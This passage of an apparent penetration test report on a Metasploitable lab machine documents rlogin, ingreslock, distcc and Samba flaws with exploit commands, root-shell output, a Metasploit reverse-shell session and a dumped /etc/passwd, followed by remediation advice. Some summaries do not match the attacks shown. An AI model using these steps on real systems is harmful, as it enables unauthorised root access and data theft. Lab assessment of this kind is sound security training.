As the above figures tell us, we can easily find out all the open ports on the victim using nmap.

2.2 'RLOGIN' REMOTE LOGIN SERVICE ENABLED:

SEVERITY LEVEL: 8


SUMMARY:

TYPE OF VULNERABILITY - NETWORK VULNERABILITY

The RSH remote login service (rlogin) is enabled. This is a legacy service often configured to blindly trust some hosts and IPs. The protocol also doesn't support encryption or any sort of strong authentication mechanism. This service runs on port 513 (mostly) and it allows users to login to the host remotely.

TCP ports 512, 513, and 514 are known as "r" services, and have been mis-configured to allow remote access from any host. To take advantage of this, make sure the "rsh-client" client is installed (on Ubuntu), and run the following command as your local root user. If you are prompted for an SSH key, this means the rsh-client tools have not been installed and Ubuntu is defaulting to using SSH.

PROOF OF EXPLOIT:



```
root@kali:~# rlogin -l root 192.168.1.2
Last login: Mon Nov 30 00:14:26 EST 2015 from 192.168.1.5 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~#
```

ANALYSIS:

The reason that we were able to connect remotely without any authentication is because that the rlogin as a service is insecure by design and it can potentially allow anyone to login without providing a password. However it is very difficult in nowadays to find a system with that service running but it will worth the try if you discover it to try to exploit it.

RECOMMENDATION:

The best way to protect yourself against this type of attack is to disable any vulnerable services. With Open Source, it is sometimes possible to repair the weaknesses in the software.

2.3 BACKDOOR ATTACK - INGRESLOCK

SEVERITY LEVEL: 8

SUMMARY:


TYPE OF VULNERABILITY - APPLICATION VULNERABILITY

VSFTPD (Very Secure FTP Daemon) is an FTP server that it can be found in unix operating systems like Ubuntu, CentOS, Fedora and Slackware. By default this service is secure however a major incident happened in July 2011 when someone replaced the original version with a version that contained a backdoor. The backdoor exists in the version 2.3.4 of VSFTPD and it can be exploited through metasploit.

Much less subtle is the old standby "ingreslock" backdoor that is listening on port 1524. The ingreslock port (1524/TCP) is often used as a backdoor by programs which exploit vulnerable RPC (Remote Procedure Call) services.

The backdoor is usually accompanied by a file called /tmp/bob which is the configuration file which opens a shell on the port. The ingreslock port was a popular choice a decade ago for adding a backdoor to a compromised server. Accessing it is easy.

PROOF OF EXPLOIT:



```
root@kali:~# telnet 192.168.1.2 1524
Trying 192.168.1.2...
Connected to 192.168.1.2.
Escape character is '^]'.
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# root@metasploitable:/#
```

ANALYSIS:

This vulnerability could fall into the same group as telnet, and rlogin, in the sense that it can be used as an unintentional backdoor. All you need to do is connect to the port to gain access to the victim's machine. You will be logged in with the same rights as the user in which the service is running.

RECOMMENDATION:

The backdoor can be removed by restoring /etc/inetd.conf, removing any unauthorized configuration files such as /tmp/bob, and restarting the inetd process. Only one inetd process should be running. Any extraneous processes should be killed.

Although the backdoor can be easily removed, this does not solve the problem at its root. If the vulnerability which was exploited is not corrected, there is nothing to stop the attacker from running the exploit again. The system should be taken offline and scanned for vulnerabilities. All problems should be fixed before the system is put back online.

2.4 BACKDOOR ATTACK - DISTCC DAEMON COMMAND EXECUTION:


SEVERITY: 9.3

SUMMARY:


TYPE OF VULNERABILITY - SYSTEM VULNERABILITY

This module uses a documented security weakness to execute arbitrary commands on any system running distccd. distcc contains a flaw that may allow a malicious user to execute arbitrary commands. distcc does not perform any authentication or authorization of connections, and instead relies on 3rd party access controls. It is possible that the flaw may allow arbitrary command execution resulting in a loss of integrity.

PROOF OF EXPLOIT:



```
root@kali:~# msfconsole
[*] Starting the Metasploit Framework console...-
# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.1-2015031001 [core:4.11.1.pre.2015031001 api:1.0.0]]
+ -- --=[ 1412 exploits - 802 auxiliary - 229 post        ]
+ -- --=[ 361 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```



```
msf > use exploit/unix/misc/distcc_exec
msf exploit(distcc_exec) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
msf exploit(distcc_exec) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo bxPKpjNXtJH6MOJ8;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "bxPKpjNXtJH6MOJ8\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.5:4444 -> 192.168.1.2:34225) at 20
15-11-29 22:36:16 -0700

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

ANALYSIS:

distcc, when not configured to restrict access to the server port, allows remote attackers to execute arbitrary commands via compilation jobs, which are executed by the server without authorization checks.

RECOMMENDATION:

Use ssh or firewall rules to restrict connections to the server.

2.5 UNINTENTIONAL BACKDOOR ATTACKS - SAMBA

SEVERITY: 5.7

SUMMARY:


TYPE OF VULNERABILITY - APPLICATION VULNERABILITY

Samba is a common file sharing and print services in use in many organizations. Its popularity is similar to the open source Linux operating system, partly due to its freely available source code and free license, as well as its relatively stable environment.


Samba, when configured with a writeable file share and "wide links" enabled (default is on), can also be used as a backdoor of sorts to access files that were not meant to be shared. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!

PROOF OF EXPLOIT:


The example below uses a Metasploit module to provide access to the root file system using an anonymous connection and a writeable share.




```
root@kali:~# smbclient -L 192.168.1.2
Enter root's password:
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk           ervice (metasploitable server (Samba 3.0.
20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.
20-Debian))
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]

        Server               Comment
        ---------            -------
        METASPLOITABLE       metasploitable server (Samba 3.0.20-Debian)

        Workgroup            Master
        ---------            -------
        WORKGROUP            METASPLOITABLE
root@kali:~#
```



```
msf > use auxiliary/admin/smb/samba_symlink_traversal
msf auxiliary(samba_symlink_traversal) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
msf auxiliary(samba_symlink_traversal) > set SMBSHARE tmp
SMBSHARE => tmp
msf auxiliary(samba_symlink_traversal) > explot
[-] Unknown command: explot.
msf auxiliary(samba_symlink_traversal) > exploit
```



```
root@kali:~# smbclient //192.168.1.2/tmp
Enter root's password:
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]
smb: \> cd rootfs
smb: \rootfs\> cd etc
smb: \rootfs\etc\> more passwd
```



```
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
(END)
```

ANALYSIS:

To execute the vulnerable code the attacker doesn't need be authenticated and can use many ways to launch the attacks because of the previous point. This is very motivating for attackers as they can find ways to bypass Intrusion Prevention System (IPS).

RECOMMENDATION:

It is better to implement an intrusion prevention system (IPS) or intrusion detection system (IDS) to help detect and prevent attacks that attempt to exploit this vulnerability.

Implementing the protection requires coverage of multiple protocol stack configurations and multi commands over SMB.

3. CONCLUSION

If effort is taken to address the problems outlined in this report, it can result in dramatic security improvements. Most of the identified problems do not require high-tech solutions, just knowledge of and commitment to good practices.

For systems to remain secure, however, security posture must be evaluated and improved continuously. Establishing the organizational structure that will support these ongoing improvements is essential in order to maintain control of corporate information systems.

In conclusion, the overall security needs to improve.

4. REFERENCES

https://www.rapid7.com/db/modules
http://www.rwbnetsec.com/
http://www.cvedetails.com/cve/
http://www.computersecuritystudent.com/SECURITY_TOOLS/METASPLOITABLE/EXPLOIT/
https://www.rapid7.com/db/modules/exploit/unix/irc/unreal_ircd_3281_backdoor
https://en.wikipedia.org/wiki/Rlogin
http://www.cvedetails.com/cve/CVE-1999-0651/
https://www.rapid7.com/db/vulnerabilities/service-rlogin
https://www.cvedetails.com/vulnerability-list/vendor_id-12/product_id-15/Ncsa-Telnet.html
http://www.cvedetails.com/microsoft-bulletin/ms10-020/
https://www.cvedetails.com/vulnerability-list/vendor_id-102/opdirt-1/Samba.html
https://nmap.org/
https://www.rapid7.com/db/search?utf8=%E2%9C%93&q=vsftpd%2C&t=a
https://www.rapid7.com/db/vulnerabilities/linuxrpm-CESA-2013-1537
http://www.rwbnetsec.com/ingreslock/
http://www.osvdb.org/13378
http://www.rwbnetsec.com/distccd/
https://blog.g0tmi1k.com/2010/07/metasploitable-distcc/
https://www.samba.org/samba/history/security.html
https://securityblog.redhat.com/2015/02/23/samba-vulnerability-cve-2015-0240/
https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script

https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2015/march/exploiting-samba-cve-2015-0240-on-ubuntu-12.04-and-debian-7-32-bit/

http://www.computersecuritystudent.com/SECURITY_TOOLS/METASPLOITABLE/EXPLOIT/lesson2/